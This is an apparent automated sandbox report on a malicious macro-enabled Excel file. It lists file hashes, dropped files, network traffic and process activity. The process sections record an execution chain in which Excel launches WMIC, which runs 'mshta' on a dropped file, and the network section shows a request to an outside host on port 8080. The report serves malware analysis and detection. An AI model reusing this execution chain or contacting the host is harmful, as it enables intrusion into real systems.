| Preview: | .PNG.....IHDR.....9].{....IDATx..w.%u}...L?..}....]`.I..f....cLl..h..Q.c.%?%F...A,.t.EAQz.e;...M.\|~.\|f.,".K.<}\...93s..;.y...PJ)....`0.....`x.c=.;`0.....`0....S.....`0.....`x^`...`0.....`0 .....l0.....`0.....F.....`0.....y.....`0.....`x^`...`0.....`0.....l0.....`xJQJ..z.w.`0<.q...0.....`0<.(..b...O..`0...S.6.....`0LA..GDj!...6.7o...7.....`..`0...C)N.].....$I..)%Y..eY.I..H).uH)I.\_....>...p.' .q.F.r..W.....c0..O...m0...b..D..'W.Q..,X....!..JJ.e..B.R),K..~..B.{.Rf.@..u....X...+...QJ!.`..\|.....3..u..\|..L...,.....<_....;...<.F..R.Q...S.k.}4...'.....,F...S.5.z.....E../f..U.\|..k._..2 .....].....Y)..D...6.....q.....<..k....E....o..z.....F.....?...G...^.....~..... .{.G.y$.s.....h4.B.~.z....c...:.,.8.....s.=...? MS.?..r;....d1..`0.....o".X.....:P..%.....>..8..E...0...+t;]....,^.i/< .Q.^....S_x..../.....W..{..5.6>.9/y.....)%...2.lZ..g.....0.....l._..v3..~,.jm.k....h].Z.....~..3{.lz..+W.....s..._..W. |

| C:\Users\user\Desktop\08676789691.xlsm (copy) | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | Microsoft Excel 2007+ |
| Category: | dropped |
| Size (bytes): | 149121 |
| Entropy (8bit): | 7.948109064340076 |
| Encrypted: | false |
| SSDEEP: | 3072:cUo0mqI7goGANx6F1M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGS:cNqI7px6I+kLGmxfJ3hNci3Ow |
| MD5: | 29D7EA4E6B3853FD601B61E8B4E56002 |
| SHA1: | 508481BFD36E9FEC274A46C765A19FCFB60CBB5B |
| SHA-256: | 1F758448E89700083866A496BBD33849555FEEE0BE88467729239942FDE5A419 |
| SHA-512: | 46C2065477D4265006D6AE39C1171160F1E80C0D4B5246A6E420A6D5816B0E2A7E26087A847597581ED42A1BD2E29BAA91F549702FEB06357D4EE3F1ABC8977D |
| Malicious: | **true** |
| Reputation: | low |
| Preview: | PK.....!.z..d....w.....[Content_Types].xml ...(..... ..... .....N.0...H.C.+J.r@.5.....(.....7y..=.tA.nQ/Y.....Lo...XBD.].U...W.Mk.5z-.Y.I8%.wP.5 ..ooz.u.,(.a.f).'.Q....\|.G;...H...<.9.S.....%p.LY..{/0.....7...c .....h).%.N...~2.....K.....B.. YS....?!%*..?..n...m.9....`.].[.*.IJ...xGf.!..>l....F....1..Kn...>.....".L.%.$..q..BF?tbl...v.....P.....}...jK.{.O.....<..s....BO....bZ...<mS.F..YE.[.o...w+t.K]..}@... .W...]....4.....i.\m3.1.@.`.fl.....PK.....!..U0#... |

| C:\Users\user\Desktop\72530000 | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | Microsoft Excel 2007+ |
| Category: | dropped |
| Size (bytes): | 149121 |
| Entropy (8bit): | 7.948109064340076 |
| Encrypted: | false |
| SSDEEP: | 3072:cUo0mqI7goGANx6F1M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGS:cNqI7px6I+kLGmxfJ3hNci3Ow |
| MD5: | 29D7EA4E6B3853FD601B61E8B4E56002 |
| SHA1: | 508481BFD36E9FEC274A46C765A19FCFB60CBB5B |
| SHA-256: | 1F758448E89700083866A496BBD33849555FEEE0BE88467729239942FDE5A419 |
| SHA-512: | 46C2065477D4265006D6AE39C1171160F1E80C0D4B5246A6E420A6D5816B0E2A7E26087A847597581ED42A1BD2E29BAA91F549702FEB06357D4EE3F1ABC8977D |
| Malicious: | false |
| Preview: | PK.....!.z..d....w.....[Content_Types].xml ...(..... ..... .....N.0...H.C.+J.r@.5.....(.....7y..=.tA.nQ/Y.....Lo...XBD.].U...W.Mk.5z-.Y.I8%.wP.5 ..ooz.u.,(.a.f).'.Q....\|.G;...H...<.9.S.....%p.LY..{/0.....7...c .....h).%.N...~2.....K.....B.. YS....?!%*..?..n...m.9....`.].[.*.IJ...xGf.!..>l....F....1..Kn...>.....".L.%.$..q..BF?tbl...v.....P.....}...jK.{.O.....<..s....BO....bZ...<mS.F..YE.[.o...w+t.K]..}@... .W...]....4.....i.\m3.1.@.`.fl.....PK.....!..U0#... |

| C:\Users\user\Desktop\72530000:Zone.Identifier | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 26 |
| Entropy (8bit): | 3.95006375643621 |
| Encrypted: | false |
| SSDEEP: | 3:ggPYV:rPYV |
| MD5: | 187F488E27DB4AF347237FE461A079AD |
| SHA1: | 6693BA299EC1881249D59262276A0D2CB21F8E64 |
| SHA-256: | 255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309 |
| SHA-512: | 89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64 |
| Malicious: | false |
| Preview: | [ZoneTransfer]....ZoneId=0 |

| C:\Users\user\Desktop\~$08676789691.xlsm | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 165 |

| C:\Users\user\Desktop\~$08676789691.xlsm | |
|---|---|
| Entropy (8bit): | 1.6081032063576088 |
| Encrypted: | false |
| SSDEEP: | 3:RFXI6dtt:RJ1 |
| MD5: | 7AB76C81182111AC93ACF915CA8331D5 |
| SHA1: | 68B94B5D4C83A6FB415C8026AF61F3F8745E2559 |
| SHA-256: | 6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF |
| SHA-512: | A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362(7 |
| Malicious: | **true** |
| Preview: | .pratesh ..p.r.a.t.e.s.h. . . . . |

| \Device\ConDrv | |
|---|---|
| Process: | C:\Windows\SysWOW64\wbem\WMIC.exe |
| File Type: | ASCII text, with CRLF, CR line terminators |
| Category: | dropped |
| Size (bytes): | 160 |
| Entropy (8bit): | 5.095703110114614 |
| Encrypted: | false |
| SSDEEP: | 3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1Mgk+e6JQAiveyzowv:Yw7gJGWMXJXKSOdYiygKkXe/egk+NeAc |
| MD5: | 16C65EF19D3D0190966313D8666D169F |
| SHA1: | F8961EB175400F234D2785EC9769F86765026D87 |
| SHA-256: | 4846F8456645214D4193AC1E477E7E5BDB383485837381B7344168E28A4AE9BE |
| SHA-512: | F930C535F00C8345086EF8BE4942CFCF2C8DE616A730A4CCDADC248BA03746C83F53C11620E72528A8B91EA4E1099F17ECC9F5F8AD2EF99335EA8CF028F28FAE |
| Malicious: | false |
| Preview: | Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 6124;...ReturnValue = 0;..};.... |

# Static File Info

## General

| | |
|---|---|
| File type: | Microsoft Excel 2007+ |
| Entropy (8bit): | 7.937313154284356 |
| TrID: | • Excel Microsoft Office Open XML Format document with Macro (51004/1) 51.52%<br>• Excel Microsoft Office Open XML Format document (40004/1) 40.40%<br>• ZIP compressed archive (8000/1) 8.08% |
| File name: | 08676789691.xlsm |
| File size: | 147380 |
| MD5: | 2ac8e068af04acae7b07a376b1adcf57 |
| SHA1: | 7034cd5a8fb78c201bfeae534c301029c2150bfe |
| SHA256: | 7efd1141f6d4858cd381b53fabdb2906a0a23c1329dbae42327aeda63c934dfb |
| SHA512: | 76521f32c9233328951878ab7d4cdc2a6cf5e486a7ceffdeec559fc0546254fa2aa1fbafb4ebb216a20438081852cba742ed69dabeeab581f5bb578e22c3b426 |
| SSDEEP: | 3072:wBO0LEWcTxAw3g1M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGanJ:wBO0L23b+kLGmxfJ3hNci3Ohd4 |
| File Content Preview: | PK.....!.8v.....[Content_Types].xml ...(..... |

## File Icon

| | |
|---|---|
| Icon Hash: | 74ecd0e2f696908c |

## Static OLE Info

| General | |
|---|---|
| Document Type: | OpenXML |
| Number of OLE Files: | 1 |

### OLE File "08676789691.xlsm"

| Indicators | |
|---|---|
| Has Summary Info: | |
| Application Name: | |
| Encrypted Document: | |
| Contains Word Document Stream: | |
| Contains Workbook/Book Stream: | |
| Contains PowerPoint Document Stream: | |
| Contains Visio Document Stream: | |
| Contains ObjectPool Stream: | |
| Flash Objects Count: | |
| Contains VBA Macros: | |

### Macro 4.0 Code

# Network Behavior

## Network Port Distribution

### TCP Packets

### HTTP Request Dependency Graph

- 157.230.250.107:8080

### HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.6 | 49825 | 157.230.250.107 | 8080 | C:\Windows\System32\mshta.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Dec 2, 2021 00:36:11.831496954 CET | 12234 | OUT | GET /mfkrmotherfuckeru6y82sasswhorehf9e HTTP/1.1<br>Connection: Keep-Alive<br>Accept: */*<br>Accept-Language: en-US<br>User-Agent: pissoff<br>Host: 157.230.250.107:8080 |
| Dec 2, 2021 00:36:12.467221975 CET | 12241 | IN | HTTP/1.1 200 OK<br>Server: nginx/1.15.12<br>Date: Wed, 01 Dec 2021 23:36:12 GMT<br>Content-Type: text/plain; charset=utf-8<br>Content-Length: 9<br>Connection: keep-alive<br>Data Raw: 68 69 20 69 64 69 6f 74 73<br>Data Ascii: hi idiots |

# Code Manipulations

# Statistics

## Behavior

Click to jump to process

# System Behavior

## Analysis Process: EXCEL.EXE PID: 5036 Parent PID: 792

### General

| | |
|---|---|
| Start time: | 00:34:35 |
| Start date: | 02/12/2021 |
| Path: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| Wow64 process (32bit): | true |
| Commandline: | "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding |
| Imagebase: | 0x1390000 |
| File size: | 27110184 bytes |
| MD5 hash: | 5D6638F2C8F8571C593999C58866007E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

Show Windows behavior

#### File Written

#### File Read

### Registry Activities

Show Windows behavior

#### Key Created

#### Key Value Created

## Analysis Process: WMIC.exe PID: 2176 Parent PID: 5036

### General

| | |
|---|---|
| Start time: | 00:36:07 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\wbem\WMIC.exe |
| Wow64 process (32bit): | true |
| Commandline: | wmic process call create "mshta C:\ProgramData\SKZbt.rtf" |
| Imagebase: | 0x300000 |
| File size: | 391680 bytes |
| MD5 hash: | 79A01FCD1C8166C5642F37D1E0FB7BA8 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

Show Windows behavior

File Written

## Analysis Process: conhost.exe PID: 2596 Parent PID: 2176

### General

| | |
|---|---|
| Start time: | 00:36:07 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff61de10000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: WmiPrvSE.exe PID: 984 Parent PID: 792

### General

| | |
|---|---|
| Start time: | 00:36:08 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\System32\wbem\WmiPrvSE.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding |
| Imagebase: | 0x7ff7e33a0000 |
| File size: | 488448 bytes |
| MD5 hash: | A782A4ED336750D10B3CAF776AFE8E70 |
| Has elevated privileges: | true |
| Has administrator privileges: | false |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

## Analysis Process: mshta.exe PID: 6124 Parent PID: 984

### General

| | |
|---|---|
| Start time: | 00:36:09 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\System32\mshta.exe |
| Wow64 process (32bit): | false |
| Commandline: | mshta C:\ProgramData\SKZbt.rtf |
| Imagebase: | 0x7ff6fabf0000 |
| File size: | 14848 bytes |
| MD5 hash: | 197FC97C6A843BEBB445C1D9C58DCBDB |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

File Activities — Show Windows behavior

# Disassembly

## Code Analysis